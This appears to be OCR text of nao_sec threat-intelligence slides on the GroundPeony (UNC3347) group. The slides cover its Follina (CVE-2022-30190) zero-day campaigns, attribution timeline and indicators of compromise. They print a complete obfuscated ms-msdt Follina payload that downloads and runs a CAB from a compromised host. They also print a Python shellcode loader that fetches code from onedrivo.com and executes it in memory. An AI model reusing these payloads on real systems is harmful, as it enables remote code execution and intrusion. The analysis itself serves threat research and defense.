
```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /
param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($
(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58
+'UTF8.GetString([System.Convert]'+[char]58+[char]58
+'FromBase64String('+[char]34
+'U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50T
GlzdCAiL2MgcnVuZGxsMzIuZXhlIHBjd3V0bC5kbGwsTGF1bmNoQXBwbGljYXRpb24g
JGNtZCI7JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVB
yb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIH
Rhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb
3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGlj
XCYmcG93ZXJzaGVsbCBpd3IgLXVyaSBodHRwczovL2V4Y2hhbmdlLm91ZmNhLmNvbS5
hdS9hc3BuZXRfY2xpZW50L3Rlc3QuY2FiIC1vIHRlc3QuY2FiJiZleHBhbmQgdGVzdC
5jYWIgYWJjLmV4ZSYmYWJjLmV4ZSI7'+[char]34+'))')))))
i/../../../../../../../../../../../../../../Windows/System32/
mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
```

Copyright©2023 nao_sec All Rights Reserved.

Related Past Campaign (4/4)



```
Start-Process $cmd -windowstyle hidden -ArgumentList "/c rundll32.exe pcwutl.dll,LaunchApplication $cmd";
$cmd = "c:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&powershell iwr -uri
https://exchange.oufca.com.au/aspnet_client/test.cab -o test.cab&&expand test.cab abc.exe&&abc.exe";
```




Download & Execute
Cobaltstrike beacon

onedrivo.com
(160.20.145.111)

Copyright©2023 nao_sec All Rights Reserved.

Diamond Model

- Spear-Phishing email
- Shortened URL
- Zero-day exploit
  - Follina (CVE-2022-30190)
- Malware
  - CobaltStrike
  - micDown
- DLL Side-Loading



GroundPeony
- aka UNC3347
- China-nexus threat group
- Active since at least 2021


- Compromised website
- Domain
  - PublicDomainRegistry
- IP
  - AS63734 (365 Online technology joint stock company)
  - AS55720 (Gigabit Hosting Sdn Bhd)
  - AS 30823 (combahton GmbH)

South / East Asia
- Taiwan, Hong Kong, South Korea, Nepal, India
- Government, research / educational institute, telecom

Copyright©2023 nao_sec All Rights Reserved.

Attribution (1/2)

Timeline of Follina (CVE-2022-30190)



2022-04-07
Nepal (UNC3347)

2022-04-08
India (UNC3347)

2022-04-12
Belarus (UNC3819)

2022-04-12
Reported by
ShadowChasing1

2022-05-27
Belarus (UNC3819)

2022-05-27
Reported by
nao_sec


2022-06-08
Hong Kong
(UNC3347)

2022-06-14
Microsoft Released patch

Completely Zero-day

Copyright©2023 nao_sec All Rights Reserved.

Attribution (2/2)



```
new_code = urllib.request.urlopen('http://www.onedrivo.com/b64_code.txt').read()    # 从远程服务器下载编码后的 shellcode
for i in range(4):
    new_code = base64.b64decode(a2b_hex(new_code))    # 将获取的内容依次进行 hex 解码和 base64 解码
new_code =codecs.escape_decode(new_code)[0]
new_code = bytearray(new_code)

# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64

#调用kernel32.dll动态链接库中的VirtualAlloc函数申请内存, 0x3000代表MEM_COMMIT | MEM_RESERVE, 0x40代表可读可写可执行属性
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(new_code)), ctypes.c_int(0x3000), ctypes.c_int(0x40))

#调用kernel32.dll动态链接库中的RtlMoveMemory函数将shellcode移动到申请的内存中
buf = (ctypes.c_char * len(new_code)).from_buffer(new_code)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(new_code))
)
# 创建一个线程从shellcode防止位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),#指向安全属性的指针
    ctypes.c_int(0),#初始堆栈大小
    ctypes.c_uint64(ptr),#指向起始地址的指针
    ctypes.c_int(0),#指向任何参数的指针
    ctypes.c_int(0),#创建标志
    ctypes.pointer(ctypes.c_int(0))#指向接收线程标识符的值的指针
)
# 等待上面创建的线程运行完, 敏感函数做了隐藏
dsfbw = ['W','a','i','t','F','o','r','S','i','n','g','l','e','O','b','j','e','c','t']
asjdce = ''.join(dsfbw)
mndskkfhsj = 'ctypes.windll.kernel32.' + asjdce + '(ctypes.c_int(handle),ctypes.c_int(-1))'
exec(mndskkfhsj)
```

Copy & Paste code
&
Chinese comments

Copyright©2023 nao_sec All Rights Reserved.

Wrap-Up

GroundPeony

- As known as UNC3347
- China-nexus threat group
- Active since at least 2021
- Targeting East / South Asian countries
  - Taiwan, Hong Kong, South Korea, Nepal, India
  - Government, research / educational institute, telecom
- Notable capabilities
  - Exploiting zero-day vulnerability
    - Follina (CVE-2022-30190)
  - Compromising target-related website to distribute malware

Copyright©2023 nao_sec All Rights Reserved.

IoCs (1/2)

SHA256

- 1992b552bdaf93caeb470f94b4bf91e0157ba4a9bb92fb8430be946c0ddabdeb
- 425630cc8be2a7dc2626ccd927bb45e5d40c1cb606bb5b2a7e8928df010af7c9
- fa6510a84929a0c49d91b3887189fca5a310129912d8e7d14fed062e9446af7e
- 142a027d78c7ab5b425c2b849b347952196b03618e4ad74452dbe2ed4e3f73cd
- d1989ca12426ed368816ce00f08975dc1ff1e4f474592523c40f9af344a57b49
- 6e13e5c7fcbafc47df259f2565efaed51bc1d021010c51673a7c455b5d4dad2b
- ef611e07e9d7e20ed3d215e4f407a7a7ca9f64308905c37e53df39f8a5bcbb3c
- 7b814e43af86a84b9ad16d47f9c74da484ea69903ef0fbe40ec62ba123d83a9a
- f3e0a3dd3d97ccc23c4cee0fd9c247dbe79fbf39bc9ae9152d4676c96e46e483
- 50182fca4c22c7dde7b8392ceb4c0fef67129f7dc386631e6db39dec73537705

Copyright©2023 nao_sec All Rights Reserved.

IoCs (2/2)

IP / Domain

- 103.199.17.184
- 172.93.189.239
- app.onedrivo.com

Copyright©2023 nao_sec All Rights Reserved.